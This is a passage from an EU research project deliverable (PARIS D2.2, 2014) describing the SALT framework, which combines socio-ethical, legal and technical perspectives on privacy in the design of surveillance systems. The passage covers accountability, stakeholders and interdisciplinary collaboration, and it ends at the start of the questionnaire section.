PrivAcy pReserving Infrastructure for Surveillance

Deliverable D2.2
Structure and Dynamics of SALT Frameworks

Project: PARIS
Project Number: SEC-312504
Deliverable: D2.2
Title: Contexts and concepts for SALT Frameworks
Version: v1.1.
Date: 21/02/2014
Confidentiality: Public

Editors: François Thoreau (CRIDS-UNamur)
Claire Gayrel (CRIDS-UNamur)
Francisco Jaime (UMA)
Contributors: Claire Gayrel, Nathalie Trussart,
François Thoreau (CRIDS-UNamur)
Fanny Coudert (ICRI-KU Leuven-iMinds)
Antonio Maña, Francisco Jaime,
Carmen Hidalgo, Fernando Casado (UMA)
Zhendong Ma, Bernhard Strobl (AIT)
Víctor Manuel Hidalgo (Visual Tools)
Mathias Bossuet (Thales)
Daniel Le Métayer , Denis Le Butin (INRIA)
Antonio Kung, Christophe Jouvray (Trialog)

Part of the Seventh Framework Programme
Funded by the EC - DG INFSO

Table of Contents

DOCUMENT HISTORY

Version	Status	Date
V0.1	Liminal draft	17/10/2014
V0.4	Added TOC and chapters 3 and 4	24/01/2014
V0.6	Advanced draft	31/01/2014
V1.0	Complete draft for internal review	07/02/2014
V1.1	Minor formatting, revisions and editions, final document	21/02/2014

Approval		
	Name	**Date**
Prepared	Antonio Kung	07/02/2014
Reviewed	All Project Partners	16/02/2014
Authorised	Antonio Kung	21/02/2014
Circulation		
Recipient	**Date of submission**	
Project partners	07/02/2014	
European Commission	21/02/2014	

Executive Summary

This document provides detailed information about the SALT framework dynamics and structures. Following D2.1 who identified the main concepts and contexts of use for SALT frameworks, this deliverable make operational those elements collected in D2.1. It shows that a SALT framework is defined as a collection of concepts and overarching principles concerning privacy in public spaces that will be used as a reference for the design of surveillance systems. Such principles integrate a variety of perspectives on this issue, namely **S**ocio-contextual and ethic**A**l, **L**egal, and **T**echnical. In addition, a SALT framework offers a framework management capability, which means that a SALT framework evolve over time, broaden its knowledge-base and are flexible so as to include new inputs from SALT experts.

To achieve that, this document shows that first SALT frameworks are knowledge-based and need data collection. Second, this knowledge must be analyzed and represented so that it can be included in smart digital representation. Third, these representations are built in a repository which contains all the relevant knowledge for SALT framework and which can evolve over time with the management capability. Fourth and lastly, this knowledge can be processed and applied to specific systems by systems designers.

This document is divided in three main sections: the first one is a functional description of the SALT framework, the second one analyses the different dynamics of the SALT framework (Socio-contextual and ethical, Legal and Technological), and finally the third part includes some initial inputs for each of these dynamics.

List of Figures

List of Tables

Abbreviations and definition

Abbreviation	Definition
1D	One-Dimensional
2D	Two Dimensions
3D	Three Dimensions
APEC	Asia Pacific Economic Cooperation
ARPT	Active Reader Passive Tag
Article 29 WP	Article 29 Data Protection Working Party
BAP	Battery Assisted Passive
CCTV	Closed Circuit Television
CIA	Confidentiality, Integrity and Availability
CNIL	Commission Nationale Informatique et Libertés (FR)
COE108	Council of Europe Convention 108
CPU	Central Processing Unit
DNA	Deoxyribonucleic Acid
DPIA	Data Protection Impact Assessment
ECHR	European Court (or Convention) of Human Rights
ECJ	European Court of Justice
EDPS	European Data Protection Supervisor
EC	European Community
EGE	European Group on Ethics in Science and New Technologies
EU	European Union
FIPS	Fair Information principles
GPS	Global Positioning System
IA	Impact Assessment
ICT	Information and Communication Technologies
ID	Identity
IdM	Identity Management system
IM	Instant Messaging
IP	Internet Protocol
JO	Journal Officiel (FR)
LBS	Location-Based Services
MB	Moniteur Belge (BE)
OECD	Organization for Economic Co-operation and Development
OJEC	Official Journal of the European Community

OJEU	Official Journal of the European Union
PARIS	PrivAcy pReserving Infrastructure for Surveillance
PbD	Privacy by Design
PET	Privacy-Enhancing Technologies
PIA	Privacy Impact Assessment
PRAT	Passive Reader Active Tag
RFID	Radio Frequency Identification
RTP	Real Time Transport
SALT	Social, ethicAl, Legal, Technical
UAV	Unmanned Aerial Vehicle
US	United States
USA	United States of America
VoIP	Voice over Internet Protocol
Wi-Fi	Wireless Fidelity
WP	Working Party (e.g. OECD)

1 Introduction

1.1 Deliverable objective and scope

The mission of PARIS, as presented in the description of work of the project, is to define and demonstrate a methodological approach for the development of surveillance infrastructure that enforces the right of citizens for privacy, justice and freedom. To do that, it designs and implements a SALT framework containing privacy-related information and a SALT compliant process aimed to design SALT compliant surveillance systems (see deliverable D4.2).

This deliverable occurs in the framework of WP2 which aims to define and make operative the concepts of SALT framework. D2.1. has contributed to the making of the theoretical framework as the first objective of the PARIS project. This theoretical framework has been conceived through a triple prism: (1) a Socio-contextual and ethicAl prism, (2) a Legal prism and (3) a Technological prism. This is the SALT framework that is at the heart of this project. The SALT framework describes a consistent socio-contextual, ethical, legal and technological skeleton concerning the balance between privacy and surveillance.

In this respect D.2.1 described the “Concepts and Contexts” to help the characterization and definition of the main relevant criteria - regards to the relationships between privacy and surveillance - which have to be considered in the making of the SALT framework, while taking into account socio-political, ethical, legal, and technological privacy’s dimensions and the concept of accountability. It achieved a well documented overview of the current European landscape recorded about the relationship between privacy and surveillance, using cutting-edge scientific literature, laws, institutional and policy documents, and studies (co-)funded by the European Commission.

D.2.2 is about the structure and dynamics of SALT framework. It shows that a SALT framework is defined as a collection of concepts and overarching principles concerning privacy in public spaces that will be used as a reference for the design of surveillance systems. Such principles integrate a variety of perspectives on this issue, namely Socio-contextual and ethicAl, Legal, and Technical. In addition, a SALT framework offers a framework management capability, which means that a SALT framework evolve over time, broaden its knowledge-base and are flexible so as to include new inputs from SALT experts.

To achieve that, this document shows that first SALT frameworks are knowledge-based and need data collection. Second, this knowledge must be analyzed and represented so that it can be included in smart digital representation. Third, these representations are built in a repository which contains all the relevant knowledge for SALT framework and which can evolve over time with the management capability. Fourth and lastly, this knowledge can be processed and applied to specific systems by systems designers.

The introduction defines key basic concepts such as accountability and stakeholders. The basic concept of accountability is introduced, with a distinction between the ethical, legal and computer science points of view. We build on the definition provided by the Accountability Project in 2010. Both the legal and social perspectives on accountability are adopted. We link these perspectives with the way accountability appears in the draft General Data Protection Regulation and in the draft Law Enforcement Data Protection Directive. The more technical perspective on accountability, from computer science, is also introduced, based on compliance checking of data handling logs with respect to standardized privacy policies. Then it undertakes to address some issues and problems which have been encountered while attempting to provide functional descriptions of a SALT framework. This section unfolds the dynamics of interdisciplinary. The next section provides a rough overview of the SALT frameworks as adapted from D2.1 recommendations.

Chapter 2 provides the functional description of SALT framework and of a SALT instance. It explains the 3-stage process under which the SALT framework will operate and describes the structure of the repository. In order to achieve the privacy-by-design and accountability-by-design approaches, the PARIS project works with information that involves privacy and accountability related concerns. This information is captured by entities called SALT Instances, which are all gathered together within a major entity called SALT Framework. The SALT Framework is stored in a repository (usually several ones) that will be accessed by system stakeholders via a SALT Framework Management Tool (SFMT). Therefore, it is mandatory to represent all the information according to a machine manageable format that allows for a certain degree of automated support. This is what section 2.3 stands for: a description of the repository structure and the SALT Instance format, also showing the main methods to retrieve the information that will finally populate the SALT Framework. In this way, we define a high level model that describes the content of a SALT instance and how it is modularized according to the four considered categories: social, ethical, legal and technological. This fact aims to fulfill the adaptability property, since thanks to this, possible future information evolutions for a given category will only affect to specific modules.

Chapter 3 introduces the SALT Framework dynamics. It describes the functioning of the SALT framework in different processes: socio-contextual and ethical, legal and technical. The first section introduces the rationale of the various questionnaires that will be used as guides throughout the SALT process, so that a system can become “SALTed”. Three different questionnaires are presented, the socio-contextual and ethical questionnaire, the legal questionnaire and the technical questionnaire. This first section focuses on the kinds of knowledge that are to be found in SALT frameworks and how they can be used. The second section deals with the SALT framework management systems, which is different scenarios of the use of a SALT framework.

Chapter 4 contains a first draft of initial inputs for operative SALT framework for socio-ethical and legal, accountability and psychosocial dimensions. Socio-ethical produces some preliminary comments about the status of the expert and the limits of socio-contextual and ethical insights in terms of representation and of how to foster “social acceptability”. It then suggests different defining principles which will be found later on in the questionnaire and which are targeted to the SALT framework users, so that they can have an overview of definitional issues and take

position with respect to these principles. Drawing on core ethical principles such as "autonomy", we show that SALT users can justify how they built video-surveillance systems in public space by taking such principles into account. The legal use case compiles some initial input of a legal nature in relation to the use of Biometric systems for its further integration into the SALT framework. It contains in particular: a table identifying some data protection risks associated with certain biometric technology, a first draft of legal questionnaire and/or recommendations in relation to the use of biometrics, some national law information, in particular the French legal framework applicable to biometrics as well as Belgian law information in relation to biometrics. These two frameworks shows the variety of situations between Member States. Finally, the section proposes a scheme summarizing the process to use the various legal information. The third section explores how the basic concept of accountability fits within the project. After obligations are identified, we turn to commitments, based on privacy policies. Both procedural and practical implementation mechanisms are then discussed. These mechanisms span a broad range, from organizational measures to low-level technical ones. The tools mentioned in the General Data Protection Regulation draft are explored in more detail. From the technical side, the use of audit trails for video surveillance systems is described, including related log management challenges. Lastly, the psychosocial perspective presents our goals and strategy to obtain, analyze and represent the relevant knowledge needed to represent the psychosocial aspects that will be included in SALT instances. In particular, we describe the initial phase of this strategy, which is centered on a questionnaire specifically designed to obtain information about the psychosocial perception of surveillance, especially with regards to privacy, with the goal of being used to guide the design of surveillance systems. This questionnaire will be applied and validated in a local study. Once validated, the questionnaire will be ready to be applied in different contexts to obtain the information representing the psychosocial aspects for different SALT Frameworks.

1.2 Basic concepts

1.2.1 Accountability

Fanny Coudert, ICRI-KU Leuven, Denis Butin, INRIA, Daniel Le Métayer, INRIA

The review of the state-of-the-art performed in deliverable D.2.1 showed that accountability is a notion which can be approached as a normative concept, in its broad and active sense of "organizational virtue", or as a social relation or mechanism, in its narrow or passive sense, as a "mechanism of control". Both approaches were seen as relevant for the PARIS Project:

1) Accountability understood in its broad or active sense, i.e. as a means to ease answerability, is a transparency mechanism whose goal is to increase the legitimacy of the decision-making process. Accountability mechanisms give transparency by actively engaging the "accountor" in a dialogue with the relevant stakeholders.
2) Accountability understood in its narrow or passive sense, i.e. as a coercitive means to increase legal compliance, as a way to exercise constraint or to hold stakeholders liable for their action, is a transparency mechanism whose goal is to increase trust in the design and use of information systems. It can be concerned with legal procedures directed to enforcement but it can also

become a strong asset in the implementation of the data protection principles of transparency and of foreseeability.

Therefore, we decided to rely on a strengthened version of the broad definition of the concept of accountability:

> Accountability is a demonstrable acknowledgement and assumption of responsibility for having in place (i) appropriate policies and procedures, and promotion of good practices that include correction and remediation for failures and misconduct *and (ii) appropriate accounts of actual practices to make it possible to demonstrate a posteriori that responsibilities have been exercised consistently with all legal, organizational and ethical requirements*. It is a concept that has governance and ethical dimensions. It envisages an infrastructure that fosters responsible decision-making, engenders answerability, enhances transparency and considers liability. It encompasses that organization will report, explain and be answerable for the consequences of decisions about the protection of data. Accountability promotes implementation of practical mechanisms whereby legal requirements and guidance are translated into effective protection of data. (CIPL, 2010)

This definition integrates the perspectives of Ethics, Law and Computer Science to the concept of accountability, all three disciplines which are represented in this project. The addition with respect to the definition provided by the Accountability project (2010) is the wording in italics which emphasizes the accountability of practice.

While each of these disciplines focuses on a specific aspect of accountability, all three approaches converge on the goal pursued by accountability mechanisms, namely to increase the **transparency** of policies, procedures and practices of the organization committing to be accountable and by doing so to create a climate of **trust**. In the specific field of surveillance, accountability is expected to limit the imbalance of power inherent to surveillance by compelling the user of surveillance technology to account for its practices to a trustworthy third party.

All three disciplines also converge on the way how accountability works, namely as a **process** aiming to enable the organization to give its account to the relevant third party. When an organization commits to accountability, it aims at designing and implementing an infrastructure which will make this goal possible. Such a process can only be dynamic as it coexists with the organization and the accountability relationships this organization decides to engage in. This process ultimately pursues the promotion of responsible behaviour, thus a clear **allocation of responsibilities** is a key and the operational details of the accountability process must be monitored closely to avoid greenwashing.

Each of these disciplines will however put the emphasis on a specific aspect of the process. Ethics will look at increasing the legitimacy of the decision-making process. Law will strive to promote legal compliance. Computer science will focus on the enforcement of policies and production and assessment of evidence through mechanized means. Since accountability as a

concept subsumes many levels of concrete actions for an organization, it should be examined from a variety of disciplinary perspectives.

From an ethical viewpoint, accountability is approached from its dimension of answerability and intends to foster responsible decision-making. What is important in this regard is to ensure the transparency of the decision-making process towards the relevant stakeholders, their engagement into the process in the form of a dialogue, and the commitment to take their opinion into account and to justify the final decision based on the dialogue engaged.[1] It is argued that in the development of new technologies and services, because of the complexity of the society we live in, no one has an overview of all consequences of a technological development. Many actors have only limited insight into the opportunities and risks involved and restricted means to respond [12]. The engagement of all relevant stakeholders, the clear identification of their responsibilities in the identification of the ethical issues raised by the project combined with the performance of a risk assessment will give legitimacy to the decision-making process towards the use of new surveillance technology.

From a legal viewpoint, accountability is approached as a tool to promote legal compliance (or, in the words of the Article 29 Working Party, "to move data protection from theory to practice"). An accountable organization is expected to ensure and demonstrate compliance with the legal framework. Thus, accountability entails no more than an assumption and acknowledgement of responsibility and an obligation to demonstrate compliance upon request to the competent supervisory authority. The principle of accountability is introduced in the new European Data Protection Package, both in the draft General Data Protection Regulation and Law Enforcement Data Protection Directive[2].

The draft General Data Protection Regulation specifies that being accountable means to adopt appropriate policies and to implement appropriate and demonstrable technical and organizational measures, as well as compliance policies and procedures (art. 22). Organizational measures refer to the production of clear documentation and communication, gaining support from all levels within the organizational structure, tools, training, education, on-going analysis and updating – i.e. mechanisms to implement the policies adopted. The "appropriateness" of policies, technical and organizational measures should be assessed on a case-by-case basis with regard to the state of the art, the nature of personal data processing, the context, scope and purposes of the processing, the risks to the rights and freedoms of the data subjects and the type of the organization.

[1] See [12]. D. Wright's paper identifies accountability only with the distribution of responsibilities among the different stakeholders. However, if we approach accountability as a process, the concept should extend to include the process of engaging and consulting stakeholder to ensure ethical issues are identified (transparency), and of engaging into the performance of a risk assessment. This approach is coherent with other accountability frameworks, e.g. the Global Accountability Framework developed by One World Trust (see PARIS Deliverable D.2.1., p. 140 and following).

[2] For a detailed overview of the measures implemented into the new European Data Protection Package, see PARIS Deliverable 2.1., p. 166-176. The amendments tabled by the Albrecht and Droustsas reports concerning the provisions on accountability have been voted by the LIBE Committee on 21 October 2013 and integrated in the texts under negotiations with the Council.

Under the draft Law Enforcement Data Protection Directive, being accountable means to adopt policies and to implement appropriate measures both at the time of the determination of the means for processing and at the time of the processing itself (article 18). Such measures should include keeping documentation about all processing systems and procedures under their responsibility (art. 23); performing Data Protection Impact Assessment; complying with the requirements for prior consultation; implementing data security requirements; designating a Data Protection Officer; implementing specific safeguards when children's personal data are processed. While technical measures are not included in the list, the draft Law Enforcement Data Protection Directive introduces an obligation to keep records of data collection, alteration, consultation, disclosure, combination and erasure (art. 24).

Under both the draft General Data Protection Regulation and the draft Law Enforcement Data Protection Directive, data controllers should be able to demonstrate the adequacy and effectiveness of the measures taken. The Draft Law Enforcement Data Protection Directive expressly introduces the obligation to implement mechanisms to ensure the verification of the adequacy and effectiveness of the measures taken (article 18.3). While the revised OECD Guidelines and Canadians' Privacy Commissioners refer to the need to implement a sound Privacy Management Program to meet this goal, the Draft Regulation and the Draft Directive only mention audits as assurance mechanism (Recital 60 and article 18.3, respectively)

From a legal perspective, accountability is therefore concerned with the design and implementation of policies, procedures and practices that will aim at ensuring and demonstrating legal compliance. The outcome of the accountability mechanisms should serve to demonstrate the entity abides by the applicable legal framework. In that sense, Recital 60 of the draft Regulation states that the responsibility of the data controller will be established in particular with regard to documentation, data security, impact assessments, existence of a data protection office and oversight by data protection authorities. However, the oversight will not only bear upon documentation: "equal emphasis and significance should be placed on good practice and compliance" (Recital 65). A similar approach is followed by the draft Law Enforcement Data Protection Directive.

Under the forthcoming Data Protection Package, the provision of accountability will thus consist in a combination of procedural means in the sense of "business practices" (appoint a Data Protection Officer, perform a Privacy Impact Assessment on new products, services and systems, put in place mechanisms for a swift response to data subject access and deletion request, audits, etc.) and technical means (e.g. standardised privacy policies, data handling logs and so forth).

From a computer science viewpoint, accountability will be envisaged as aiming at defining data handling policies, specifying the design of processing evidence in execution traces called logs and implementing automatic a posteriori compliance checking mechanisms between policies and logs. Accountability in the technical sense of the term is a property of a data processing system. As such, accountability offers three capabilities [32] :

- Validation (checking log compliance with respect to policies), which allows users, operators and third parties to verify a posteriori if the system has behaved as expected

(in line with previous agreements over permissible data handling) over the entire lifecycle of personal data;

- Attribution (allocating responsibilities): in case of deviation from the expected behaviour (fault), revealing which entity is responsible and under which circumstances;
- Provision of evidence: the generation of evidence that can be used to convince a third party that a fault has or has not occurred.

This evidence ("account") is provided, in practice, by files containing histories of data handling operations called logs. Designing the structure of logs is a task of significant importance since meaningful compliance analysis is only possible if the evidence is sufficiently rich and unequivocal. In addition, careful choices need to be made to ensure that the minimal amount of personal data is kept into the logs to comply with the data minimisation principle and to avoid the introduction of additional risks of personal data leaks.

The conditions under which logs are stored should also be part of the accountability process, since insecure storage could lead to new privacy concerns given that logs may contain actual personal data, or at least metadata. The use of proper log securing technology such as encryption is therefore part of the organization's responsibility, stemming from this specific aspect of the accountability process.

Transparency of compliance checking mechanisms requires transparency about the specifics of data handling agreements. In practice, privacy policies should be precisely defined and explicitly available to data subjects or the third parties representing their interests.

In addition to core compliance checking mechanisms involving automatic verification of logs with respect to privacy policies, manual verification – necessary for aspects of policies not amenable to automation, such as emergency situations – is often needed and ought to be integrated in the compliance framework.

1.2.2 Stakeholders

As the project moves on, we realize the growing need for being aware of all the different stakeholders involved in the design of a system targeted to surveillance in public spaces. While there are many ways to address those stakeholders in efficient and democratic manner, the SALT project first and foremost target the designers of a system who will actually build it from a technical viewpoint. However, these persons work in close interactions with firms, governments, customers and/or public authorities.

Depending on the systems at stake, it is good to have an overview of the various stakeholders involved in the design of a particular system, so as to better identify who will be concerned by the development of the project. Also depending on the various stakeholders, the needs to take into account will be different, e.g. if there is a required intervention from a DPA or not.

For SALT framework system and management, most relevant stakeholders are as follow:

- **Surveillance system owner:** a legal entity or (for very simple systems: it can be a person or a group of persons) that has the ownership of the system (meaning its hardware and software components). A surveillance system most of the time has only one system owner.
- **Surveillance system operator:** A legal entity that is using the system as it is (without modifying it) using all the means that are made available for this by the system itself. Most often, the means consist of computers equipped with dedicated software and hardware. A surveillance system can have several system operators.
- **Surveillance system user:** A person acting for a surveillance system operator
- **Surveillance system maintenance operator:** A legal entity that is responsible for maintaining the system, meaning performing needed corrective actions on its components to ensure nominal working of the system along its lifetime.
- **Surveillance system maintainer:** A person acting for a surveillance system maintenance operator.
- **Surveillance system designer:** a legal entity (sometimes several legal entities nevertheless often represented by a prime) performing the design of the system, meaning producing all the sufficient, coherent and testable specifications applicable to the system.
- **Surveillance system contractor:** a legal entity (ore several legal entities generally in consortium and represented by a prime) assuming the production of the surveillance system. Its responsibility is to fill the testable requirements attached to the system.

Other stakeholders are relevant to identify as well, although they are likely to be less often and more indirectly impacted by the development of SALT frameworks. Other stakeholders are :

- **Targeted public**: category of individuals targeted by the biometric system or videosurveillance system, such as employees, passers-by, minors, children, et cetera…
- **Individuals**: the persons taken individually involved in a biometric system or under a videosurveillance system.
- **National data protection authority:** the data protection office (DPO) or equivalent (legal department/legal counsel) represents the surveillance system owner and it works in close collaboration with the surveillance system developer to create system specifications. It also accesses the accountability information generated by the system.
- **Relevant stakeholders from civil society:** include all relevant associations, NGOs which may have an interest in a given surveillance project
- **Enforcement authorities**: include all public authorities, police and/or judicial authorities, with which the biometric system or videosurveillance system intends to interact.

1.3 Issues and Problems

Throughout the course of the research on SALT framework, as is typical in a strongly multidisciplinary setting, issues emerged around disciplinary perspectives. Bringing together computer scientists, lawyers and social scientists refers to different practices, framings, and

scopes. All those elements require much effort to work in close interaction, and it is commonplace that no consensus can actually be reached.

The design of the SALT framework heavily relies on interdisciplinarity and thus it is being confronted to the difficulty of negotiating an object which complies with different fields of expertise. Instead of ignoring this difficulty which arises in many projects, in this section we briefly try to define and qualify the kind of situation proposed by the PARIS project, which we call “Trading zones and interactional expertise” [30].

Doing so will allow us to clarify the role of the different fields of expertise and how they need to work one with another. The notion of “trading zone” denotes the difficulties of establishing a common language among different disciplinary fields. It applies to “any kind of interdisciplinary partnership in which two or more perspectives are combined and a new, shared language develops” [31]. The aim is to carry out and define a “shared language”. Such a language needs to be invented at the locus of several disciplines. It does not guarantee that an agreement will be reached on every disputed aspect, nor that it will overrule respective disciplinary perspectives.

Rather, it is a space where terms and their very meanings are negotiated so as to make them operable. So the idea is not that such a “shared language” is perfect, ideal, or overrules specific disciplinary situations and practices. Such a language is like a trading tool, something that all involved partners can recognize as valuable and which helps to bring together a variety of disciplinary perspectives. In this sense, a “shared language” creates or performs a new collaborative space which articulate the different sorts of expertise mobilized by the project.

Within the course of the PARIS project, we encountered different issues around the integration of different, and sometimes conflicting, disciplinary perspectives. Instead of leaving those issues unaddressed, we decided it would be helpful to comment on those issues and the way it is possible to possibly overcome them. It appeared important to raise this issue with respect to the structure and dynamics of SALT framework. As a matter of fact, the creation of a shared language out of several disciplinary perspectives is an increasingly relevant topic to address, since such issues are now commonplace in wide consortiums and multidisciplinary research teams. While institutional strong incentives exist to foster collaboration, e.g. in EU-funded projects, it happens often that actual disciplinary integration is quite low and finds itself confronted to many issues. Moreover, such issues are made even more salient by the increasing specialization of knowledge, within disciplines or even fields of research, expertise is more and more focused and thus distributed to a wider variety of experts. To start with, this is probably the very reason why interdisciplinarity is needed in the first place.

Mostly, the issues we encountered would revolve between how to represent, from a computer science point of view, some content provided by lawyers or social scientists. The reason for this is fairly simple, is that informatics can perform a system from scratch and has different constraints to take into account than ethical and legal experts have. While, in the same time, the lawyer can certainly not redesign laws and regulations by himself, and the social scientist needs to integrate varieties of perspectives which are neither “black or white”, but which always deal with complexity, conflicting values and problems that require political choices. In this perspective, it is not always easy to find a consensus because it might turn out there are

different valid approaches to a problem, and that in the current state of knowledge, none of those approaches might prevail upon the others.

Hence Gorman *et al*. use the notion of what they call “interactional expertise” to define such kind of issues. Interactional expertise goes hand in hand with the creation of a shared language. However, while the latter is about finding words that adequately describe and make sense of a situation, the former — interactional expertise — is about negotiating the object at stake itself, in this case the SALT framework, what is its structure and what are its dynamics.

The solution to such problems of defining a common system, authors argue, is twofold: either find a mediator, a third party who will instruct the conflict at play; or finding in the group’s own resources the means to deal with the conflicting situations. « Goods which had different values in each culture were traded, the exchange being managed either by third parties who had the capacity to talk to both in some approximation to their language or by members of each group gaining interactional expertise in others’ worlds » [30, p. 661].

In other words, the processes of definition of what is a SALT framework could be called “linguistic socialization”, in the sense that through the definition of the words that each other can understand among the involved partners, the very object of the SALT framework is itself redefined and negotiated.

1.4 Concepts of SALT Frameworks, SALT Framework Instances.

1.4.1 Main definition



Figure 1 Main definition of SALT Framework

As said in the introduction and description of work, the mission of PARIS is to define and demonstrate a methodological approach for the development of surveillance infrastructure which enforces the right of citizens for privacy, justice and freedom. To do that, we attempt to

build a SALT framework which is both theoretical and methodological, and which encompasses various dimensions.

Henceforth, a SALT framework can be defined as a collection of concepts and overarching principles concerning privacy in public spaces that will be used as a reference for the design of surveillance systems. Such principles integrate a variety of perspectives on this issue, namely **S**ocio-contextual and ethic**A**l, **L**egal, and **T**echnological.

In addition, SALT framework offers a framework management capability. SALT frameworks evolve over time, broaden their knowledge-base and are flexible to include new inputs from SALT experts. Thus it is possible to customise and enhance SALT frameworks.



Figure 2 SALT management framework

The above figure shows a big picture of the SALT framework. The SALT framework relies on literatures and domain experts as the knowledge source. The SALT knowledge is selectively captured in various ways that are deemed relevant. In this stage, experts' effort will be needed to analyse the captured knowledge to decide its relevance. Since SALT knowledge comes from different disciplines and persons, efforts are also needed to identify the links and to synthesize the knowledge in coherence. An ambitious goal is to use computers to possibly contribute to solve some of the privacy problems. Therefore, the analysed knowledge is transferred from textual description to defined models which facilitate the storage and processing of captured knowledge. The SALT knowledge repository stores these models from various sources. Although the SALT knowledge repository itself can already be used as a knowledge base or a reference for privacy in video surveillance systems, a more valuable contribution of the SALT framework will be the knowledge application, in which system designers and other stakeholders, typically experts in a specific field, can leverage and apply the knowledge to solve similar problems in an efficient and correct way. Since SALT knowledge is represented as models, the knowledge application is analogous to model instantiation, i.e., given system specification and scenario

characteristics, the SALT framework will provide instances corresponding to the particular context. Thus an instance can be seemed as a specific view of the SALT framework corresponding to a particular filter provided by the user, i.e., a subset of information from the whole framework. This specific information entitles designers to take proper design decisions to develop surveillance systems. These SALT instances include design guidelines, processes, as well as design artefacts.

As a collection of knowledge from various sources, the SALT framework should be accessed and edited by different users in a cooperative way. Thus the role of the SALT management tools is to provide tool support for the creation, edition, search, and extraction of the knowledge in the SALT framework. In other words, the SALT management tools are a set of utilities that enable a user including domain experts and stakeholders to interact with concepts and information stored in the computer. The SALT management tools will also provide the capability to transform and process knowledge represented as computer models.

1.4.2 Socio-contextual and ethicAl dimensions

The rationale of **Socio-contextual and ethicAl** dimensions is to integrate the socio-contextual and ethical perspective in the framework. Hence, the system must take into account local perceptions of privacy & surveillance (at a country or regional level).

To do so, the SALT framework needs a reference that can be used for privacy impact assessment, such as Ethical Impact Assessment or “7 types of privacy” (see section 4.1.4). Socio-contextual dimension will be integrated in the SALT framework using the questionnaire.

Next, those references must be declined and must integrate SALT framework concepts and principles emerging from specific socio-contextual and ethical studies.

To this extent, the SALT framework provides features to update itself as privacy is better understood in a local context and evolves over time.

1.4.3 Legal dimensions

The rationale of **Legal** dimensions is to integrate legal viewpoint on privacy and surveillance. Hence, the system must take into account specific legislations and regulations on privacy and surveillance in public spaces (at a country or regional level).

To do so, the SALT framework needs a reference that can be used for privacy impact assessment.

Next, those references must be declined and must integrate SALT framework concepts and principles emerging from legislation and regulation.

To this extent, the SALT framework provides features to update itself as legislation and regulation are better understood in a local context and evolve over time.

1.4.4 Technological dimensions

The rationale of **Technology** dimensions is to integrate technology viewpoint on privacy and surveillance.

To do so, the SALT framework needs a reference that can be used for privacy impact assessment and privacy-by-design, and accountability-by-design.

Next, those references must be declined and must integrate SALT framework concepts and principles emerging from technology status.

To this extent, the SALT framework provides features to update itself as technology evolves.

2 Functional description

This section introduces the functional description of the SALT Framework. First, it introduces a three-stage process which the SALT framework needs to follow. It explains why a questionnaire is the best approach to socio-contextual, ethical and legal dimensions. It shows how information is collected then represented. Second, it shows how the repository for knowledge is constructed.

2.1 Process orientation: Questionnaire

This section introduces the SALT framework questionnaire based approach, which is divided in three stages.

2.1.1 A 3 stage process

